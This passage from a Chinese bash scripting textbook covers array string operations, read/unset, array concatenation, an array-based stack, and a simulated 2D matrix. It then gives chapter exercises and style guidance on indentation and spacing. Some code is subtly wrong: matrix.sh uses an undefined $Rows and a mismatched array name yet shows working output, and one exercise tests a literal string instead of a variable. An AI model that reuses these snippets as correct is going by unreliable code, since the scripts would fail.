```
#例 14-13 array_ print2.sh 脚本的执行结果
#for 循环使用${city[@]}时，array_print2.sh 的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_print2.sh
alloy@alloy:~/linuxshell/CH14$ ./array_print2.sh
Hong Kong
Massachusetts
New York
Atlanta
```

array_ print2.sh 脚本的执行结果表明，for 循环和@只打印出了被赋值的元素，不打印未赋值的元素，这就使得利用 for 循环和@符号遍历数组元素时很方便，不必考虑数组的哪些元素已赋值，哪些元素未赋值。

当用引号将${city[@]}引起时，"${city[@]}"与"${city[*]}"存在细微的差别，"${city[@]}"将数组的所有元素分行打印，而"${city[*]}"只能将数组的所有元素打印在一行内，中间以 IFS 分隔。我们将 array_print2.sh 脚本中的@符号替换为*符号，再次执行 array_print2.sh 脚本，结果如下：

```
#for 循环使用${city[*]}时，array_print2.sh 的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x array_print2.sh
alloy@alloy:~/linuxshell/CH14$ ./array_print2.sh
Hong Kong Massachusetts New York Atlanta
```

从上面的执行结果可以看出，city 数组的四个元素在一行打印出来，中间以空格相分隔。总的来说，for 循环与@（或*）符号结合使用可以很方便地遍历数组元素，不论数组是如何赋值的，当不用引号时，@和*完全等价，但是，当使用引号时，@和*打印数组元素的方式存在区别。

14.3.2 数组的特殊用法

本节将介绍一些数组的特殊用法。首先，介绍数组的字符串操作，其操作符号及其意义与 9.2 节所介绍的字符串操作完全一致，数组字符串操作的特殊之处在于所有的操作都是针

对所有的数组元素逐个进行的。下面举一个例子来说明数组的字符串操作，新建名为string_array.sh 的脚本，内容如下：

```
#例 14-14：string_array.sh 脚本演示数组的字符串操作
#!/bin/bash

city=(Nanjing Atlanta Massachusetts Marseilles)        #建立一个简单的数组

echo "Extracting Substring"                            #演示抽取子串功能
echo ${city[*]:0}                                      #抽取整个数组
echo ${city[*]:1}                                      #抽取从第 1 个元素到结束的数组
echo ${city[*]:3}                                      #抽取从第 3 个元素到结束的数组
echo ${city[*]:0:2}                                    #抽取从第 0 个元素开始的 2 个元素
echo
echo "Removing Substring"                              #演示删除子串功能
echo ${city[*]#M*a}                                    #删除从 M 到 a 的最短子串
echo ${city[*]##M*a}                                   #删除从 M 到 a 的最长子串
echo
echo "Replcing Substring"                              #演示替换子串功能
echo ${city[*]/M*s/Year}                               #替换第 1 次与 M*s 匹配的子串
echo ${city[*]//M*s/Year}                              #替换所有与 M*s 匹配的子串
```

string_array.sh 脚本演示了数组的抽取子串、删除子串和替换子串三种功能，对于抽取子串，${city[*]:0}表示数组从第 0 个元素开始的所有元素，即表示数组的全部，Shell 在对一般字符串进行抽取操作时，冒号后的数字表示的是第几个字符，而数组在进行抽取操作时，冒号后的数字表示的是第几个元素，${city[*]:0:2}抽取出数组的第 0 个元素到第 2 个元素之间的所有元素。数组在删除子串时，用#表示删除开头处匹配的最短子串，用##表示删除开头处匹配的最长子串，如，${city[*]#M*a}表示删除每个数组元素的开头与 M*a 匹配的最短子串，city 数组的第 2、3 个元素 Massachusetts 和 Marseilles 包含匹配 M*a 的子串。因此，这两个元素与 M*a 匹配的最短子串都将被删除。数组替换子串时，用/表示第 1 次匹配的子串，用//表示所有匹配的子串，但是，所有匹配的子串是指在 1 个元素中的多次匹配。下面给出string_array.sh 脚本的执行结果：

```
#例 14-14 string_array.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x string_array.sh
alloy@alloy:~/linuxshell/CH14$ ./string_array.sh
Extracting Substring
Nanjing Atlanta Massachusetts Marseilles
Atlanta Massachusetts Marseilles
Marseilles
Nanjing Atlanta

Removing Substring
Nanjing Atlanta ssachusetts rseilles
Nanjing Atlanta chusetts rseilles

Replcing Substring
Nanjing Atlanta Year Year
Nanjing Atlanta Year Year
alloy@alloy:~/linuxshell/CH14$
```

在 string_array.sh 脚本的执行结果中，抽取子串功能的结果十分简单，无须解释。删除子

串时，${city[*]#M*a}删除从开头处的 M 到 a 的最短子串，city 数组的 Massachusetts 和 Marseilles 存在匹配子串，故被删除；${city[*]##M*a}删除从开头处的 M 到 a 的最长子串，Massachusetts 的最长子串是 Massa。${city[*]/M*s/Year}和${city[*]//M*s/Year}两条命令得到同样的结果，这是因为“/”符号第 1 次匹配子串和“//”符号匹配全部子串都是对一个数组元素而言，Massachusetts 和 Marseilles 都只有 1 个与 M*s 匹配的子串，因此，两条命令得到相同的结果。

9.2 节介绍的字符串操作都能用于数组字符串操作，string_array.sh 脚本仅给出三种操作示例。限于篇幅，在此不再展开讨论数组字符串的其他操作。

数组也可以存放 read 命令所读入的用户输入参数，而且内建命令 unset 可以用于清空数组元素或整个数组，下面通过例 14-15 介绍这一用法，新建 arrivedcity.sh 脚本，内容如下：

```
#例 14-15：arrivedcity.sh 脚本演示数组与 read 命令、unset 命令的用法
#!/bin/bash

declare -a arrivedcity                                  #将 arrivedcity 声明为数组

echo "What city have you been arrived?"
echo "The input should be separated from each other by a SPACE"
read -a arrivedcity                                     #将用户输入存储到 arrivedcity 数组
echo

#for 循环输出数组的全部内容
for i in "${arrivedcity[@]}"
do
  echo "$i"
done

echo "The length of this array is ${#arrivedcity[@]}."
echo "Executing UNSET operation........."
unset arrivedcity[1]                                    #清空 arrivedcity[1]元素
echo "The length of this array is ${#arrivedcity[@]}."
echo "Executing UNSET operation........."
unset arrivedcity                                       #清空整个数组
echo "The length of this array is ${#arrivedcity[@]}."
```

arrivedcity.sh 脚本首先利用 declare 命令将 arrivedcity 声明为数组类型，再用 read –a 命令将用户输入存储到 arrivedcity 数组之中，用户输入以空格分开。需要说明的是，arrivedcity.sh 脚本中的 declare 命令并不是必需的，若删除 declare 命令，再运行 arrivedcity.sh 脚本，将得到同样的结果。读者不妨一试，为严谨起见，建议读者在使用数组之前使用 declare 命令声明它。接着，arrivedcity.sh 脚本输出 arrivedcity 数组的全部内容，并利用 unset 命令清空一个元素和整个数组后，分别输出 arrivedcity 数组的长度。下面给出 arrivedcity.sh 脚本的执行结果：

```
#例 14-15 arrivedcity.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x arrivedcity.sh
alloy@alloy:~/linuxshell/CH14$ ./arrivedcity.sh
What city have you been arrived?
The input should be separated from each other by a SPACE
Shanghai Dalian Melbourne Suzhou Beijing

Shanghai
```

```
Dalian
Melbourne
Suzhou
Beijing
The length of this array is 5.
Executing UNSET operation.........
The length of this array is 4.
Executing UNSET operation.........
The length of this array is 0.
alloy@alloy:~/linuxshell/CH14$
```

执行 arrivedcity.sh 脚本时，我们输入 5 个城市名，中间用空格分隔，结果显示 read 命令成功地将这 5 个城市名存储到 arrivedcity 数组，且 arrivedcity 数组长度为 5。用 unset 命令清空 arrivedcity[1]后，数组长度变为 4，清空 arrivedcity 整个数组之后，数组长度变为 0。

Shell 数组还有一种重要的操作——数组连接，下面通过一个例子来说明这一用法，新建名为 combine_array.sh 的脚本，内容如下：

```
#例 14-16: combine_array.sh 脚本演示数组的连接操作
#!/bin/bash

#初始化两个数组，person 数组不连续地进行赋值
city=(Beijing Nanjing Shanghai)
person=(Cai [5]=Wu Tang)

declare -a combine                          #声明 combine 数组
combine=(${city[@]} ${person[@]})   #combine 是 city 和 person 的连接

#以下用 while 循环输出 combine 数组内容
element_count=${#combine[@]}
index=0
while [ "$index" -lt "$element_count" ]
do
   echo "Element[$index]=${combine[$index]}"
   let "index=$index+1"
done
echo

#下面是另外一种数组连接方式
unset combine                               #清空 combine
combine[0]=${city[@]}                       #将 city 数组作为 combine 的一个元素
combine[1]=${person[@]}                     #将 person 数组作为 combine 的另一个元素
#再次输出 combine 数组
element_count=${#combine[@]}
index=0
while [ "$index" -lt "$element_count" ]
do
   echo "Element[$index]=${combine[$index]}"
   let "index=$index+1"
done
echo
```

combine_array.sh 脚本首先定义 city 和 person 两个数组，并对其赋值，对 person 数组的赋值是不连续的，person[0]、person[5]和 person[6]三个元素被赋值。然后，combine_array.sh 脚本声明 combine 数组，combine=(${city[@]} ${person[@]})表示将 city 和 person 数组连接，

并赋给 combine 数组，combine_array.sh 脚本用 while 循环输出 combine 数组，这样能更清楚地看出 combine 数组标号及其值的对应关系。接着，combine_array.sh 脚本清空 combine 数组，再利用 combine[0]=${city[@]}和 combine[1]=${person[@]}两个表达式，分别将 city 和 person 数组赋给 combine[0]和 combine[1]两个元素，最后再次用 while 循环输出 combine 数组的值。下面给出 combine_array.sh 脚本的执行结果：

```
#例 14-16 combine_array.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x combine_array.sh
alloy@alloy:~/linuxshell/CH14$ ./combine_array.sh
Element[0]=Beijing
Element[1]=Nanjing
Element[2]=Shanghai
Element[3]=Cai
Element[4]=Wu
Element[5]=Tang

Element[0]=Beijing Nanjing Shanghai
Element[1]=Cai Wu Tang
alloy@alloy:~/linuxshell/CH14$
```

从上面 combine_array.sh 脚本的执行结果可以看出，combine 连接 city 数组和 person 数组之后，combine 的第 0～5 个元素依次存放了 city 和 person 数组的 6 个元素，尽管 person 数组的赋值是不连续的，但是，进行数组连接操作之后，person 数组不连续的元素已经按序存放到 combine 数组了。combine 数组清空后，将 city 和 person 数组赋给 combine[0]和 combine[1]两个元素，combine[0]存放了 city 数组的 3 个元素，并包含分隔这 3 个元素的 2 个空格符，同样，combine[1]存放了 person 数组的 3 个元素及其空格符，而且 person 数组不连续赋值在 combine[1]中已经看不出了。

数组是 Shell 编程中的一种用途极为广泛的结构，而且 Shell 对数组的操作和处理也极为灵活。限于篇幅，本节仅介绍数组的字符串操作、read/unset 和数组连接三方面的内容，下一节通过两个更复杂的例子继续讲述 Shell 数组的用法。

14.3.3 用数组实现简单的数据结构

数据结构是指相互之间存在一种或多种特定关系的数据元素的集合，它直接影响到程序的运行速度和存储效率。bash Shell 不直接支持如堆栈、队列、链表等数据结构，但是，通过数组 bash Shell 可以很容易地实现线性数据结构。对于树形、图等复杂的数据结构，bash Shell 在理论上可以实现，但是具有相当的难度。本节将通过数组实现堆栈、二维数组两种简单的数据结构，为读者使用 bash Shell 实现数据结构提供参考。

首先，给出利用数组实现堆栈的脚本，脚本名为 stack.sh，内容如下：

```
#例 14-17：stack.sh 脚本演示利用数组实现堆栈的方法
#!/bin/bash

MAXTOP=50                              #堆栈所能存放元素的最大值

TOP=$MAXTOP                            #定义栈顶指针，初始值是$MAXTOP

TEMP=                                  #定义一个临时全局变量，存放出栈元素，初始值为空
```

```
declare -a STACK                          #定义全局数组 STACK

#push 函数是进栈操作，可以同时将多个元素压入堆栈
push()
{
if [ -z "$1" ]                            #若无任何参数输入，立即返回
then
   return
fi

#下面的 until 循环将 push 函数的所有参数都压入堆栈
until [ $# -eq 0 ]
do
let TOP=TOP-1                             #栈顶指针减 1
STACK[$TOP]=$1                            #将第 1 个参数压入堆栈
shift                                     #脚本参数左移 1 位，$#减 1
done

return
}

#pop 函数是出栈操作，执行 pop 函数使得栈顶元素出栈
pop()
{
TEMP=                                     #清空临时变量

if [ "$TOP" -eq "$MAXTOP" ]               #若堆栈为空，立即返回
then
 return
fi

TEMP=${STACK[$TOP]}                       #栈顶元素出栈
unset STACK[$TOP]
let TOP=TOP+1                             #栈顶指针加 1
return
}

#status 函数用于显示当前堆栈内的元素，以及 TOP 指针和 TEMP 变量
status()
{
echo "============================"
echo "==========STACK=========="
for i in ${STACK[@]}
do
echo $i
done
echo
echo "Stack Pointer=$TOP"
echo "Just popped \""$TEMP"\" off the stack"
echo "============================"
echo
}

#下面进入测试堆栈功能的代码段
```

```
push yukicaiqing                    #压入一个元素
status
push zawuster robin tang            #压入三个元素
status

pop                                 #出栈
pop                                 #出栈
status
push Knuth                          #压入一个元素
push Ullman Yanchun                 #压入两个元素
status
```

stack.sh 脚本利用数组实现了堆栈操作。我们曾在 9.1 节介绍 DIRSTACK 变量时简单介绍了堆栈的概念，在此不再赘述。stack.sh 脚本定义了三个函数：push、pop 和 status，push 函数能将字符串压入堆栈，pop 函数能弹出栈顶元素，status 函数打印当前堆栈的状态信息。另外，stack.sh 脚本定义了四个全局变量：MAXTOP 记录了堆栈的最大长度，即堆栈最多可以包含 MAXTOP 个元素；TOP 记录栈顶指针，即指向当前栈顶元素的数组标号；TEMP 记录最近出栈的元素；数组 STACK 记录了堆栈内容。push 函数较为复杂，它可以紧跟任意个输入参数，也就是可以同时将多个元素压入堆栈，push 函数首先利用 if/then 结构判断位置参数$1 是否为空，如果$1 为空，说明无字符串需要入栈，push 函数立即结束；否则，说明存在若干元素需要入栈。接着，push 函数使用了 until 循环结构逐个将输入参数压入堆栈，循环体内的入栈操作首先将 TOP 指针减 1，即 TOP 指针移动到一个新位置，然后，STACK[$TOP]=$1 语句将位置参数$1 赋给 TOP 指针所对应的 STACK 数组元素，这样的赋值方式使得堆栈的第 1 个元素存储在 STACK 数组的 MAXTOP-1 位置、第 2 个元素存储在 STACK 数组的 MAXTOP-2 位置、第 3 个元素存储在 STACK 数组的 MAXTOP-3 位置，以此类推。将一个位置参数压入堆栈后，执行 shift 命令，shift 命令完成两个功能：第一，所有的位置参数左移 1 位，即$2 移到$1 的位置，$3 移到$2 的位置，以此类推；第二，$#变量值减 1。依赖上述的 shift 命令的两个功能，下一次的 until 循环就可以对下一个位置参数进行处理，被处理的位置参数标号依然是$1，直到$#变量等于 0 时，所有的位置参数处理完毕，until 循环结束，push 函数随之结束。pop 函数相对简单，首先判断 TOP 是否等于 MAXTOP，若是，则表明堆栈中无元素，无须执行 pop 操作，否则，利用 TEMP=${STACK[$TOP]}赋值语句，将栈顶元素赋给 TEMP 变量，清空 STACK[$TOP]的值，并将 TOP 指针加 1，TOP 指针就指向了下一个栈顶元素。status 利用 for 循环输出 STACK 数组的所有元素，即堆栈的全部内容，并输出 TOP 变量和 TEMP 变量。

三个函数之后，我们在 stack.sh 脚本中添加了测试堆栈的一段代码，首先执行两次 push 函数，第 2 个 push 函数同时将三个元素压入堆栈，再执行两次 pop 函数，最后，再执行两次 push 函数。下面给出 stack.sh 脚本的执行结果：

```
#例 14-17 stack.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x stack.sh
alloy@alloy:~/linuxshell/CH14$ ./stack.sh
#执行完 push yukicaiqing 后的结果
==========================
==========STACK==========
yukicaiqing
```

```
Stack Pointer=49
Just popped "" off the stack
============================

#执行完 push zawuster robin tang 后的结果
============================
==========STACK==========
tang
robin
zawuster
yukicaiqing

Stack Pointer=46
Just popped "" off the stack
============================

#执行两次 pop 之后的结果
============================
==========STACK==========
zawuster
yukicaiqing

Stack Pointer=48
Just popped "robin" off the stack
============================

#执行完 push Knuth 和 push Ullman Yanchun 之后的结果
============================
==========STACK==========
Yanchun
Ullman
Knuth
zawuster
yukicaiqing

Stack Pointer=45
Just popped "robin" off the stack
============================

alloy@alloy:~/linuxshell/CH14$
```

上面的 stack.sh 脚本执行结果清晰地显示了执行这些命令之后堆栈状态的变化。需要说明的是，当执行 push Ullman Yanchun 等将多个元素进栈操作时，stack.sh 脚本先将 Ullman 压入堆栈，再将 Yanchun 压入堆栈，因此，Yanchun 是栈顶元素。

下面再介绍一个利用数组实现二维数组的例子。二维数组可以表示矩阵，具有广泛的用途。下面给出的 matrix.sh 脚本创建一个 5×5 的二维数组，并以逐行打印和旋转 45° 打印两种方式打印该二维数组，matrix.sh 脚本内容如下：

```
#14-18: matrix.sh 脚本创建一个二维数组，并以两种方式将它打印出来
#!/bin/bash

#定义行数、列数，及数组名
ROW=5
```

```
COL=5
declare -a MATRIX

 load_alpha ()
 {
 local rc=0
 local index

#for 循环将 A～Y 这 25 个字符存储到 MATRIX 数组
 for i in A B C D E F G H I J K L M N O P Q R S T U V W X Y
  do
    local row=`expr $rc / $COL`
    local column=`expr $rc % $ROW`
    let "index = $row * $Rows + $column"
    alpha[$index]=$i
    let "rc += 1"
  done
  }

  print_alpha ()
  {
  local row=0
  local index

  echo

  #逐行打印 MATRIX 数组
  while [ "$row" -lt "$ROW" ]
  do
    local column=0
    echo -n "     "
    while [ "$column" -lt "$COL" ]
    do
      let "index = $row * $Rows + $column"
      echo -n "${alpha[index]} "
      let "column += 1"
    done
    let "row += 1"
    echo
  done
echo
  }

filter ()     # 过滤负的数组下标
{

echo -n "  "  # 产生倾斜
            # 解释这是怎么做到的

if [[ "$1" -ge 0 &&  "$1" -lt "$ROW" && "$2" -ge 0 && "$2" -lt "$COL" ]]
then
    let "index = $1 * $ROW + $2"
    # 现在按照旋转方向进行打印
    echo -n " ${alpha[index]}"
    #          alpha[$row][$column]
```

```
  fi
 }

rotate ()  # 将数组逆时针旋转 45°
 {         # 从左下角进行“平衡”
 local row
 local column

for (( row = ROW; row > -ROW; row-- ))
  do
  for (( column = 0; column < COL; column++ ))
  do

   if [ "$row" -ge 0 ]
   then
     let "t1 = $column - $row"
     let "t2 = $column"
   else
     let "t1 = $column"
     let "t2 = $column + $row"
   fi

  filter $t1 $t2   # 将负的数组下标过滤出来
 done

echo; echo
done
}

#下面利用上述函数创建二维数组，逐行和旋转 45° 打印数组
load_alpha          # 加载数组
print_alpha         # 打印数组
rotate              # 逆时针旋转 45° 打印
```

matrix.sh 脚本定义三个全局变量，ROW 和 COL 分别表示二维数组的行数和列数，MATRIX 是数组名。然后，matrix.sh 脚本定义了四个函数，load_alpha 函数用于将 A～Y 这 25 个字母存储到 MATRIX 数组中。为了模拟出二维数组的效果，我们通过行号和列号计算出索引值，即 index 变量值，而行号和列号是由字母的序号来确定的，即 rc 变量；print_alpha 函数实现逐行打印二维数组，while 循环通过对列的控制来实现逐行打印功能；filter 函数是为 rotate 函数作准备的，rotate 函数实现了逆时针旋转 45° 打印二维数组 MATRIX 的功能，由于 MATRIX 矩阵是正方形，因此，通过计算 t1 和 t2 变量，再过滤 t1 和 t2 变量中的负值，就可实现 MATRIX 矩阵的逆时针旋转。下面给出 matrix.sh 脚本的执行结果：

```
#14-18 matrix.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH14$ chmod u+x matrix.sh
alloy@alloy:~/linuxshell/CH14$ ./matrix.sh

      A B C D E
      F G H I J
      K L M N O
      P Q R S T
      U V W X Y
```

```
#下面是逆时针旋转 45° 的 MATRIX 数组打印结果
          E

        D   J

      C   I   O

    B   H   N   T

  A   G   M   S   Y

    F   L   R   X

      K   Q   W

        P   V

          U

alloy@alloy:~/linuxshell/CH14$
```

从上述结果可以看出，matrix.sh 成功地实现了二维数组的创建、逐行打印，以及旋转 45° 打印功能。事实上，Shell 脚本语言是不支持二维数组的，我们只是用一维数组模拟了二维数组，二维数组仍然存储在一维数组中，只是通过行号和列号能计算出数组的索引而已，这种方法可以使 Shell 脚本语言用于定义二维数组和矩阵。

14.4 本章小结

别名、列表及数组这三个知识点相对独立，本章对这三部分内容进行了详细探讨。首先介绍了建立别名和删除别名的基本用法，并讨论了 if/then 结构、循环和函数等混合型结构不支持 alias 命令的特性；其次，介绍了与列表、或列表两种结构，包括与或列表的基本格式，以及与或列表的区别等内容；最后，从数组最基本的赋值方法入手，逐步展开，详细讨论了数组操作、字符串处理，以及如何利用数组实现堆栈和二维数组等数据结构等内容。

14.5 上机提议

1．将 lm 设为 ls –l | more 命令的别名，用于翻页显示文件和目录列表；将 rm 设为 rm –i 的别名，用于递归删除某目录。

2．编写一个函数，在函数中将 lm 设为 ls –l | more 命令的别名，观察执行 lm 命令是否能成功。

3．14.2 节中的 andlist1.sh 脚本也可以改写成 if/then 结构，下面给出这段代码，请执行以下脚本，并分析 if/then 结构和与列表之间的逻辑运算关系。

```
#!/bin/bash

if [ -n "$1" ]
then
  echo "The 1st argument=$1"
fi
if [ -n "$2" ]
then
  echo "The 2nd argument=$2"
  echo "At least TWO arguments are passed to this script."
else
echo "Less than TWO arguments are passed to this script."
fi
exit 0
```

4. 下面给出一组嵌套的与或列表，执行它们，观察结果，并分析原因。

```
false && true || echo "Hello World!"
false && ( true || echo "Hello World!" )
who || false || echo "Hello World!"
who && date || ls
who && ( date || ls )
```

5. 下面的脚本使得变量 var 保存所有的输入参数，但是，若该脚本未带输入参数，var 变量被设置为默认值 DEFAULT，执行下面的脚本，体会与列表灵活的用法。

```
#!/bin/bash

var=$@
[ -z "var" ] && var=DEFAULT
echo "var=$var"
```

6. 将 14.3.1 节 array_print1.sh 脚本的 for 循环中${city[@]}用引号引起来，执行它，并观察结果。然后，将@改成*，再次执行，观察结果。

7. 建立一个数组，数组名为 new_array，需要对 new_array[0]～new_array[3]、new_array[100]、new_array[1000]～new_array[1002]、new_array[2000]这些元素进行赋值。

8. 执行下面的脚本，体会这些数组操作的意义和用法。

```
#!/bin/bash

number=(one two three four five six seven)
echo ${number[0]}
echo ${number:0}
echo ${number:1}
echo ${number:6}
echo ${#number[0]}
echo ${#number}
echo ${#number[1]}
echo ${#number[5]}
echo ${#number[*]}
echo ${#number[@]}
```

9. 下面给出另一种输出数组所有元素的代码，请读者将代码中的 array 数组赋值，然后测试这段代码。

```
declare -a array
element_count=${#array[*]}
index=0
```


```
while ["$index" -lt "$element_count" ]
do
   echo ${array[$index]}
   let "index=$index+1"
done
```

10．下面对 14.3.2 节的 string_array.sh 脚本进行了扩充，以演示更多的数组字符串操作，请读者执行该脚本，观察结果，并分析其原因。

```
#string_array.sh 脚本：演示数组的字符串操作
#!/bin/bash

city=(Nanjing Atlanta Massachusetts Marseilles)

echo "Shortest match from back of array"
echo ${city[@]%s*s}

echo "Longest match from back of array"
echo ${city[@]%%s*s}

echo "Substring Replacement"
echo ${city[@]//Ma/}
echo ${city[@]/#Ma/Re}
echo ${city[@]/%e*s/XYZ}
```

11．14.3.3 节所述的 stack.sh 脚本利用数组实现了堆栈操作，push 函数能够同时将多个元素压入堆栈。修改 pop 函数，使 pop 函数能带一个输入参数，该参数表示同时弹出多少个元素，若 pop 函数不带输入参数，则表示弹出 1 个元素。如：pop 5 表示弹出 5 个栈顶元素，pop 9 表示弹出 9 个栈顶元素，pop 表示弹出 1 个栈顶元素。pop 函数需要检查边界操作，如：堆栈元素小于 n 却执行 pop n 时，pop 函数需要返回错误码。

12．利用 stack.sh 脚本实现四则运算计算器，能够计算四则运算表达式的值，如：用户输入表达式 3+90*(9–5)/3–23 之后，四则运算计算器返回该表达式的值。（提示：将数字、运算符、括号先压入堆栈，再逐个出栈，分别编写处理数字、运算符和括号的函数。）



第15章

一些混杂的主题

本章罗列了无法归入其他章节的一些混杂主题，首先介绍 Shell 脚本编程必须了解的问题：如何编写优良风格的 Shell 脚本，如何优化 Shell 脚本；接着介绍两个 Linux 的特殊命令：shift 和 getopts，并讨论交互式和非交互式的 Shell 脚本的使用策略；然后，讲解 Linux 中的两个伪文件系统：/dev 和/proc 伪文件系统；最后，将介绍 Shell 包装、带颜色的脚本，以及 Linux 脚本安全等问题。

15.1 脚本编写风格

在维护系统、排查故障、优化性能的过程中，无一不和 Linux Shell 脚本紧密相关，所以 Shell 脚本编程是提高我们工作效率的有效方法之一。如果你仅仅是编写一些小的脚本，脚本代码只有十来行或几十行，脚本风格并不是那么重要。但如果你编写的脚本超过百行，或者你希望过一段时间之后，自己还能够正确理解脚本的内容，就必须养成良好的脚本编程习惯。在诸多编程习惯中，编程风格是最重要的一项内容。

良好的编程风格可以帮助开发人员提高编程效率。如果你阅读过 Linux 内核源代码，可能会被程序的优美编排所倾倒。良好的编程风格可以增加代码的可读性，并帮助你理清头绪。良好清晰的版式能让人一目了然，让阅读者有清晰的逻辑。Shell 编写风格最能体现一个 Linux Shell 程序员的综合素质。

下面将讲解如何编写良好风格的脚本，当然，这些脚本风格仅仅是本书定义的编程风格，希望读者通过对本书的学习，养成良好的编程习惯。

15.1.1 缩进

在 Linux 内核的源代码中，可以看到 Linux 内核源代码的编码风格说明，Linus 为 Linux 内核定义的 C 语言编码风格要点：缩进时使用长度为 8 个字符宽的 Tab 键。如果程序的缩进超过 3 级，则应考虑重新设计程序。这种编程风格同样可以应用到 Linux Shell 编程中，在这里推荐的缩进格式是 4 个字符，程序设计的风格最多为 3 级。下面的例 15-1 的 bad_style_indent.sh 脚本没有实现缩进格式是 4 个字符，而是每个字符都和上面的对齐，这种格式看起来就非常凌乱，不容易让人一下子看出每个循环或判断的范围。

```
#例 15-1：一种坏风格缩进形式的脚本
#bad_style_indent.sh
#! /bin/bash
power()
{
#将传递的参数值赋给 x 和 y
x=$1
y=$2
#初始化循环变量和结果
count=1
result=1
#通过循环实现幂计算
while [ $count -le $y ]
do
let "result= result * x"
let "count=count + 1"
done
return $result
}
#提示用户通过命令行输入两个整数
echo "Enter two numbers"
```

```
read num1 num2
#调用函数将结果输出
power $num1 $num2
answer=$?

#将结果输出
echo "$num1 to $num2 is $answer"
```

脚本 bad_style_indent.sh 没有明显的空行和编码解释，尤其是该缩进的地方没有缩进，让人很难通读整个脚本。该脚本通过用户输入两个数，用于计算第一个数的幂计算，第二个数标出了第一个数的多少次幂，启用函数 power 完成该计算操作，而函数后的 echo 语句提示用户输入两个数用于幂计算，通过最后一行的 echo 语句完成对幂计算结果的保存，输出结果为：

```
#例 15-1 中 bad_style_indent.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./bad_style_indent.sh
Enter two numbers
2 5
2 to 5 is 32
alloy@alloy:~/linuxshell/CH15$
```

例 15-2 中的脚本 good_style_indent.sh 是对例 15-1 的 bad_style_indent.sh 脚本进行改写，可以看出，该脚本让人看上去一目了然。

```
#例 15-2：一种好风格缩进形式的脚本，是对例 15-1 中的脚本进行的改写
#good_style_indent.sh
#!/bin/bash

power()
{
    #将传递的参数值赋给 x 和 y
    x=$1
    y=$2
    #初始化循环变量和结果
    count=1
    result=1
    #通过循环实现幂计算
    while [ $count -le $y ]
    do
        let "result= result * x"
        let "count=count + 1"
    done
    return $result
}
#提示用户通过命令行输入两个整数
echo "Enter two numbers: "
read num1 num2
#调用函数将结果输出
power $num1 $num2
answer=$?
#将结果输出
echo "$num1 to $num2 is $answer"
```

所以，在编写脚本时，在必要的时候要通过缩进来增加脚本的可读性，尤其是在函数或判断循环等结构中要记得缩进，其目的是为了清楚地定义一个块的开始和结束。例 15-2 中的脚本 good_style_indent.sh 仅仅是加了必要的缩进，脚本的执行结果和例 15-1 相同，这里就不再显示其执行结果。

15.1.2 {}的格式

在 Linux Shell 编程中，“{}”括号主要用于对函数体的范围进行界定，现有的“{}”括号的格式主要包括两种，一种是“{”括号与“}”括号每个占用一行，缩进与函数名一致，而函数体则缩进 4 个字符，其格式如下：

```
function_name()
{
    commands
    …
}
```

另一种格式是“{”括号与函数名在同一行中，函数体缩进 4 个字符，而“}”括号则单独占用一行，其格式如下：

```
function_name(){
    command
    …
    command
}
```

这两种格式都是常用的“{}”括号的格式，使用这些函数时要注意其一致性，不要两种格式混用。

15.1.3 空格和空行的用法

Linux Shell 脚本在执行时，空格和空行不占用内存，所以在编写 Linux Shell 脚本时可以使用空格或空行来使编写的 Shell 脚本看上去美观大方。

对空格来说，缩进是空出四个空格，对于运算符（赋值运算符除外）来说，一般在前后空出一个空格，这样可以使这些运算符看起来更清晰，下面举例说明：

```
a= 'expr num1 + num2 '
value >>= 2
value += 6
v=19 % 5
```

对于赋值运算符“=”，其左右不能加空格，否则会发生不必要的错误，错误如下：

```
alloy@alloy:~/linuxshell/CH15$ value = 4
-bash: value: command not found
alloy@alloy:~/linuxshell/CH15$
```

对于判断运算符来说，一般在 if 后要加空格与“[”运算符隔开，其格式如下：

```
if [ "$ANSWER" == "$i" ]
 then
     exit;
 fi
```

对空行来说，它起着分隔代码的作用，添加必要的空行有时是必需的，一般说来，在函数的开始和结束、判断或循环的始末、函数调用始末，以及前后联系不紧密的地方都要加空格，这样的脚本更美观，例 15-2 中的脚本其实看上去显得非常紧凑，可以加上几行空行使代码更清晰。下面的例 15-3 就是在例 15-2 的基础上加上了空行，看上去清晰了很多。

```
#例 15-3：在例 15-2 的基础上加上必要的空行使代码更清晰
#!/bin/bash

#该函数用于幂计算
```

```
power()
{
    #将传递的参数值赋给 x 和 y
    x=$1
    y=$2

    #初始化循环变量和结果
    count=1
    result=1

    #通过循环实现幂计算
    while [ $count -le $y ]
    do
        let result= 'expr ${result} * $x '
        count= 'expr ${count} + 1 '
    done

    #输出循环结果
    return $result
}

#提示用户通过命令行输入两个参数
echo "Enter two numbers: "
read num1 num2

#调用函数实现幂计算
power $num1 $num2

#显示结果
answer=$?
echo "$num1 to $num2 is $answer"
```

15.1.4 判断和循环的编程风格

判断包括 if 结构、if/else 结构、if/elif/else 结构以及 case 结构。下面列出了常用的 if/else 结构和 if/elif/else 的编程风格，其他两种格式就不一一列举。

```
#if/else 结构编程风格
if expression1
then
    commands1
    …
else
    commands2
    …
fi
```

```
#if/elif/else 结构编程风格
if expression1
then
    commands1
    …
elif expression2
then
```

```
    commands2
    …
elif expressionN
then
    commandsN
    …
else
   commands(N+1)
   …
fi
```

循环主要包括 for、while 和 until 三种循环，其中 for 循环和 while 是比较常用的两种循环，下面是这两种循环的编程风格。

```
#while 循环的编程风格
while condition
do
    commands
    …
done
```

```
